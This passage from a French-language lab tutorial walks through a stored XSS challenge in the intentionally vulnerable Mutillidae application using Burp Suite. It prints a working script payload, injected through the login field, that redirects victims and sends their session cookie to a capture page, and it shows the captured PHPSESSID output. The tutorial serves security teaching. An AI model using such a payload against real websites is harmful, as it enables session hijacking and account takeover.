Contrairement au premier défi, cette attaque XSS est donc permanente car stockée dans la base de données qui se trouve ainsi corrompue.

Étape n°1 : Préparation du défi

Fermer tous les logiciels puis ouvrir de nouveau le *proxy BurpSuite* et l'application *Web Mutillidae*. Positionner le *proxy BurpSuite* à **intercept off**.

S'authentifier avec un compte inexistant *login/register* (utilisateur *test* par exemple).

Ouvrir la page suivante : *Others => Denial of service => Show Web Log*.

La page qui s'ouvre permet d'afficher les traces (*logs*) des tentatives d'authentification.

Hostname	IP	Browser Agent	Page Viewed	Date/Time
192.168.0.11	192.168.0.11	Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0	User test attempting to authenticate	2018-10-02 09:09:48
192.168.0.11	192.168.0.11	Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0	Login Failed: Account test does not exist	2018-10-02 09:09:48

À ce niveau, on peut faire deux remarques :

1. Les traces des tentatives d'authentification sont visiblement persistantes, car elles sont enregistrées dans la base de données ;
2. Le *login* saisi précédemment (*test*) fait partie de ce qui est enregistré dans la base de données.

Si la valeur saisie dans le champ *login* n'est pas protégée alors elle sera directement enregistrée, en l'état, dans la base de données. Il peut alors être intéressant de tenter d'injecter du code *JavaScript* afin de réaliser un XSS permanent. Autrement dit, tout utilisateur qui ouvrira cette page de *logs* sera

infecté par notre code malveillant. Le but de l'attaquant étant d'enregistrer, via une page malveillante, les identifiants de session des victimes.

Étape n°2 : Réalisation du défi

Aller sur la page **Login/Register** et positionner le *proxy BurpSuite* à **intercept on** et tenter à nouveau de s'authentifier avec un compte inexistant (*test2* par exemple).



Please sign-in


Username

Password

Login

Valider en cliquant sur le bouton **Login**. Le message « *Account does not exist* » apparaît

Au niveau du *proxy BurpSuite*, cliquez sur **Forward** jusqu'à l'obtention de la capture suivante :



Intercept HTTP history WebSockets history Options

Request to http://192.168.0.10:80

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.0.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.10/mutillidae/index.php?page=login.php
Cookie: showhints=1; PHPSESSID=et2fudr36jrq20dl aeo99t2ad3
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 62

username=test2&password=password&login-php-submit-button>Login
```

Toujours avec *BurpSuite*, cliquer sur l'onglet **Decoder** et saisir le code malveillant suivant :

```
<script>document.location="http://192.168.0.10/mutillidae/index.php?page=capture-
data.php&c="+document.cookie</script>
```

Dans ce code, l'attaquant redirige la victime vers la page *capture-data.php* qui va enregistrer le *cookie* d'identification. La page ***capture-data.php*** est déjà fournie par *Mutillidae* pour les besoins de la démonstration. Lorsque le script est saisi, il est alors possible de l'encoder en cliquant sur **Encode as URL**.



View Captured Data

Data Capture Page

This page is designed to capture any parameters sent and store them in a file and a database table. It loops through the POST and GET parameters and records them to a file named **captured-data.txt**. On this system, the file should be found at **/tmp/captured-data.txt**. The page also tries to store the captured data in a database table named `captured_data` and **logs** the captured data. There is another page named [captured-data.php](#) that attempts to list the contents of this table.

The data captured on this request is: page = capture-data.php c = showhints=1; PHPSESSID=et2fudr36jrq20dlao99t2ad3 showhints = 1 PHPSESSID = et2fudr36jrq20dlao99t2ad3

Cette page comporte un lien ([captured-data.php](#)) permettant de voir les identifiants des sessions capturés.

Refresh
 Delete Captured Data
 Capture Data

1 captured records found

Hostname	Client IP Address	Client Port	User Agent	Referrer	Data
192.168.0.11	192.168.0.11	42220	Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0	http://192.168.0.10/mutillidae/index.php?page=show-log.php	page = capture-data.php c = showhints=1; PHPSESSID=et2fudr36jrq20dlao99t2ad3 showhints = 1 PHPSESSID = et2fudr36jrq20dlao99t2ad3

L'attaquant dispose du *cookie* d'identification de la victime.